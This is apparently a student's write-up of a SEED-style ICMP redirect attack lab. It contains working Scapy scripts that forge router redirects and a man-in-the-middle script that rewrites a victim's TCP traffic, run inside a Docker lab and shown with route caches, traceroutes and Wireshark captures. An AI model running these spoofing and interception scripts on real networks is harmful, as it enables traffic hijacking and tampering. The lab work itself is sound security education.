
ICMP Redirect Attack Lab

Wang,Xiao

xwang99@syr.edu

Task 0 Background Preparation:

1. New work description:



2. ICMP: CMP stands for Internet Control Message Protocol. It is a network protocol used to send error messages or status information about network conditions. ICMP messages are often used for diagnostic purposes, such as determining the path a packet takes to reach its destination, or determining if a host is reachable on a network.

Some useful ICMP code & type:

ICMP types

ICMP Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect

Table 1. ICMP Type 3: Destination Unreachable Codes

Destination Unreachable Code	Description
0	Net is unreachable
1	Host is unreachable
2	Protocol is unreachable
3	Port is unreachable
4	Fragmentation is needed and `Don't Fragment` was set
5	Source route failed

3. Route Cache and Route Table:

The IP routing cache and the IP routing table are related, but they serve different purposes in the Linux operating system.

The IP routing table is a database that contains information about the paths that IP packets should take to reach their destinations. The routing table is used by the Linux kernel to determine the next-hop router for each IP packet that needs to be forwarded. The routing table can be viewed and modified using the "**ip route**" command.

The IP routing cache, on the other hand, is a table that is used to store the next-hop addresses for IP packets that have already been forwarded. The purpose of the routing cache is to speed up the forwarding of packets by avoiding the need to perform a routing table lookup for each packet. The contents of the routing cache can be viewed using the "**ip route show cache**" command.

In general, the routing table is used by the kernel to make routing decisions, while the routing cache is used to optimize the forwarding of packets by avoiding redundant lookups. The routing table is updated as network conditions change, and the routing cache is updated dynamically as packets are forwarded.

4. mtr :

"mtr -n" is a command used in the Linux operating system to run the mtr (My Traceroute) network diagnostic tool. mtr combines the functionality of the traceroute and ping tools, providing a continuous and graphical view of the network path between the source and destination hosts, as well as measuring the response time and packet loss along the way.

The "-n" option in the "mtr -n" command specifies that mtr should run in "no-dns" mode, meaning that the IP addresses of the intermediate routers along the network path will be displayed instead of the hostnames. This can be useful for troubleshooting network connectivity issues, as it allows network administrators to identify intermediate routers that may be causing delays or drops in the network.

By default, mtr sends a series of ICMP echo requests to the destination host and displays the results in a table format, showing the hop number, the IP address of each intermediate router, and the response time and packet loss for each hop. mtr also provides a graphical display of the network path and the performance metrics, making it easy to identify performance bottlenecks along the network path

Task 1: Launching ICMP Redirect Attack

Code for Attack:

I set a infinite loop to enhance the chance updating the victims' route cache.

```
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.111"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet
while True:
        send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
~
~
~
```

Verification:

Before Attack:

1: Go to the Victim's docker: We can check the IP route. It shows that if we want to visit Extranet, we can get via 10.9.0.11, and the route cache is empty.

```
root@33a4c695a80e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@33a4c695a80e:/# ip route cache
Command "cache" is unknown, try "ip route help".
root@33a4c695a80e:/# ip route show cache
root@33a4c695a80e:/#
```

2. ping 192.168.60.5 (exactly the IP2)and trace: We can find the **trace** from 10.9.11 directly to 192.168.60.5.

```
seed@VM: ~
                                My traceroute  [v0.93]
33a4c695a80e (10.9.0.5)                                  2023-02-05T18:45:47+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets               Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                            0.0%     8    0.1   0.1   0.1   0.6   0.2
 2. 192.168.60.5                         0.0%     8    0.1   0.1   0.1   0.2   0.0
```

Launch the attack:
1: Go to attacker's docker(10.9.0.105),launch the attack.
2: Go to victim's docker ping 192.168.60.5

Observation:
1. The route cache of Victim is changed to **10.9.0.11** (**redirect successful**).

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 232sec
root@33a4c695a80e:/#
```

2.ping 192.168.60.5 and trace: We can find the **traceroute** change to **10.9.0.111->19.9.0.11->192.168.60.5**

```
seed@VM: ~
                              My traceroute  [v0.93]
33a4c695a80e (10.9.0.5)                                    2023-02-05T18:41:05+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      0.0%    80    0.1   0.1   0.0   0.6   0.1
 2. 10.9.0.11                       0.0%    80    0.0   0.1   0.0   0.7   0.1
 3. 192.168.60.5                    0.0%    80    0.1   0.1   0.0   0.2   0.0
```

(Wire observations and guess)
When I implemented this attack, I found that if the victim machine only pinged once, the route cache would not be updated. I wondered if it was because the victim had received the return packet, and the ICMP request was discarded, so it became invalid. Therefore, when I ping many times, I also send ICMP requests infinitely so that the attack can be successfully realized.

Questions

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

I only change the icmp.gw to **192.168.60.6,** the execution steps are strictly same as above , so I omit here.

```
seed@VM: ~/.../volumes
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="192.168.60.6"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet
while True:
        send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
~
~
~
~
~
```

Results:
The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.


```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@33a4c695a80e:/#
```

```
                             My traceroute  [v0.93]
33a4c695a80e (10.9.0.5)                              2023-02-05T19:33:35+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%   817    0.0   0.0   0.0   4.5   0.2
 2. 192.168.60.5                      0.0%   816    0.4   0.0   0.0   1.2   0.1
```

Explain:
The reason is the **Reverse Path Forwarding in Linux**
Reverse Path Forwarding (RPF) is a network security technique used to detect and prevent certain types of malicious network activity, such as "spoofing" attacks. In a spoofing attack, an attacker sends packets with a fake source address in an attempt to disguise their identity or cause the packets to be redirected to a target system.

RPF works by checking the source address of incoming packets against the routing table to ensure that the source address is reachable through the interface the packet was received on. If the source address is not reachable through that interface, the packet is considered to be a "spoofed" packet and is discarded. This helps to prevent the packets from being redirected to unintended targets and causing harm to the network or its users.

I draw a graph to illustrate the procedure:
First, the attacker uses interface 1 to send the packet to the victim.
Second, the victim route to 192.168.60.5 will use interface 2.
Interface2 != interface1, the os drops the packet.



Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

I only change the icmp.gw to **10.9.0.99** the execution steps are strictly same as above, so I omit here.

Code:

```
  GNU nano 4.8                                          task1Q2.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.99"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet
while True:
        send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

Result:


The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.

```
seed@VM: ~
                              My traceroute  [v0.93]
33a4c695a80e (10.9.0.5)                                   2023-02-05T20:22:48+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                 Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                          0.0%   659    0.1   0.1   0.0   3.7   0.2
 2. 192.168.60.5                       0.0%   658    0.1   0.1   0.0   2.3   0.1
```

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@33a4c695a80e:/#
```

Reason:

From the Wireshark, we can find we successfully send the packet to redirect the route of the victim Host. Then the victim sends an ARP broadcast to find the 10.9.0.99 but fails, so. Finally, it fails to redirect.



Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.


```
sysctls:
     - net.ipv4.conf.all.send_redirects=0
     - net.ipv4.conf.default.send_redirects=0
     - net.ipv4.conf.eth0.send_redirects=0
```

net.ipv4.ip_forward=1	enables IP forwarding in the kernel, allowing the device to act as a router and forward packets between network segments
net.ipv4.conf.all.send_redirects=1	sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.default.send_redirects=1	sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.eth0.send_redirects=1	net.ipv4.conf.eth0.send_redirects=1

Procedure:


1. change the **docker-compose.yml** and d**own the docker, then rebuild again**.
2. Go to the attacker using the code can successfully launch the attack. We will check the outcomes.

Other execution steps are strictly the same as above, so I omit them here.




```
GNU nano 4.8                                   task1.1.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.111"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet
send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

Outcomes: we can find the attack fails.



```
oot@c5361bf993fa:/# ip route show cache
oot@c5361bf993fa:/#
```



```
seed@VM: ~
                         My traceroute  [v0.93]
c5361bf993fa (10.9.0.5)                        2023-02-05T22:04:25+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                   Packets               Pings
 Host                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                     0.0%     9    0.1   0.2   0.1   0.8   0.3
 2. 192.168.60.5                  0.0%     8    0.1   0.1   0.1   0.3   0.1
```

Explanation:


Since we set (net.ipv4.ip_forward=1,net.ipv4.conf.all.send_redirects=1,net.ipv4.conf.default.send_redirects=1,net.ipv4.conf.eth0.send_redirects=1) . A router sends an ICMP redirect message to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network. We can observe the redirection from:

Ping:

```
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.140 ms
From 10.9.0.111: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.049 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.255 ms
From 10.9.0.111: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.050 ms
From 10.9.0.111: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.152 ms

--- 192.168.60.5 ping statistics ---
```

Wireshark:



icmp

No.	Time	Source	Destination	Protocol	Length	Info
6	1.003897122	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=2/512, ttl=64 (no response found!)
7	1.003923296	10.9.0.111	10.9.0.5	ICMP	126	Redirect (Redirect for host)
8	1.003924357	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=2/512, ttl=63 (reply in 9)
9	1.003951064	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=2/512, ttl=63 (request in 8)
10	2.027339270	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=3/768, ttl=64 (reply in 11)
11	2.027370912	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=3/768, ttl=63 (request in 10)
12	3.052944805	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=4/1024, ttl=64 (reply in 13)
13	3.052981817	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=4/1024, ttl=63 (request in 12)
14	4.076112226	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=5/1280, ttl=64 (reply in 15)
15	4.076249675	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=5/1280, ttl=63 (request in 14)
18	4.703760203	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for host)
19	5.076319830	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=6/1536, ttl=64 (no response found!)
20	5.076343966	10.9.0.111	10.9.0.5	ICMP	126	Redirect (Redirect for host)
21	5.076344919	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=6/1536, ttl=63 (reply in 22)
22	5.076371236	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=6/1536, ttl=63 (request in 21)
27	6.091558209	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0011, seq=7/1792, ttl=64 (reply in 28)
28	6.091589314	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0011, seq=7/1792, ttl=63 (request in 27)

```
Frame 7: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface br-9a071e9685b8, id 0
Ethernet II, Src: 02:42:0a:09:00:6f (02:42:0a:09:00:6f), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.111, Dst: 10.9.0.5
Internet Control Message Protocol
```

Task 2: Launching the MITM Attack

0.Before this task, I change the **docker-compose.yml** to the original version then rebuild the docker.

```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.all.send_redirects=0
            - net.ipv4.conf.default.send_redirects=0
            - net.ipv4.conf.eth0.send_redirects=0
    privileged: true
    volumes:
            - ./volumes:/volumes
    networks:
```


0.1 Go to the victim (10.9.0.5) get it mac address to enhance performance.
The mac address is **02:42:0a:09:00:05**

```
root@544ad526ac86:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 79  bytes 11785 (11.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


1. Attack Stage Graph & launch the attack:

To Better illustrate the attack procedure, I design some pictures for each stage.

1 Stage 0 : Normal stage



2.stage 1 ICMP Redirection attack



In this stage , I launch the **ICMP redirection** attack on the attacker **(10.9.0.105)** and **redirect victim (10.9.0.5) to Malicious Router (10.9.0.11).**


Code for the ICMP redirection:

```
  GNU nano 4.8                                      icmpRediect.py
#!/usr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable
icmp.gw="10.9.0.111"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet
send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

In victim , ping 192.168.60.5 , then attacker launch the attack.

```
root@544ad526ac86:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 291sec
root@544ad526ac86:/#
```

3.stage 2 MIMT



Now the network topology can be changed to above picture, then we launch the MIMT.

STEP0: In M-Router, turn IP frward on (1)
STEP1 : Go to server build the server code: nc -lp 9090
STEP2: Go to Victim connect the server : nc 192.168.60.5 9090
STEP3: In M-Router,run the code of MIMT
Code of MIMT: I change my given name to **xiao** and change the **filter**

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'xiao', b'aaaa')

       send(newpkt/newdata)
   else:
       send(newpkt)

f1 = 'ether src host 02:42:0a:09:00:05 and tcp'
pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)

~
~
```

STEP4: In M-Router,turn IP frward off (0)

Result:

Victim:

```
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 231sec
root@544ad526ac86:/# nc 192.168.60.5 9090
wang xiao
```

Malicious router:

```
LAUNCHING MITM ATTACK.........
*** b'wang xiao\n', length: 10
.
Sent 1 packets.
```

Server:

```
root@131c2137f59a:/# nc -lp 9090
wang aaaa
```

Questions

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.
Explain:

Victim->Server direction can be catch and modify.
Outcomes

```
root@544ad526ac86:/# nc 192.168.60.5 9090
wang xiao
wang
wang xiao
wang xiao
wang xiao
wang wang xiao
wang xiao xiao
```

```
root@131c2137f59a:/# nc -lp 9090
wang aaaa
wang
wang aaaa
wang aaaa
wang xiao
wang wang aaaa
wang xiao xiao
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.60.5	10.9.0.5	TCP	71	9090 → 58590 [PSH, ACK] Seq=1 Ack=1 Win=509 Len=5 TSval=3654400892 TSecr=693775888
2	0.000011268	10.9.0.5	192.168.60.5	TCP	66	58590 → 9090 [ACK] Seq=1 Ack=6 Win=502 Len=0 TSval=693810788 TSecr=3654400892
3	0.032458117	02:42:0a:09:00:6f	Broadcast	ARP	42	Who has 10.9.0.11? Tell 10.9.0.111
4	0.032477378	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42	10.9.0.11 is at 02:42:0a:09:00:0b
5	0.051060821	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 2#1] 58590 → 9090 [ACK] Seq=1 Ack=6 Win=502 Len=0 TSval=693810788 TSecr=3654400892
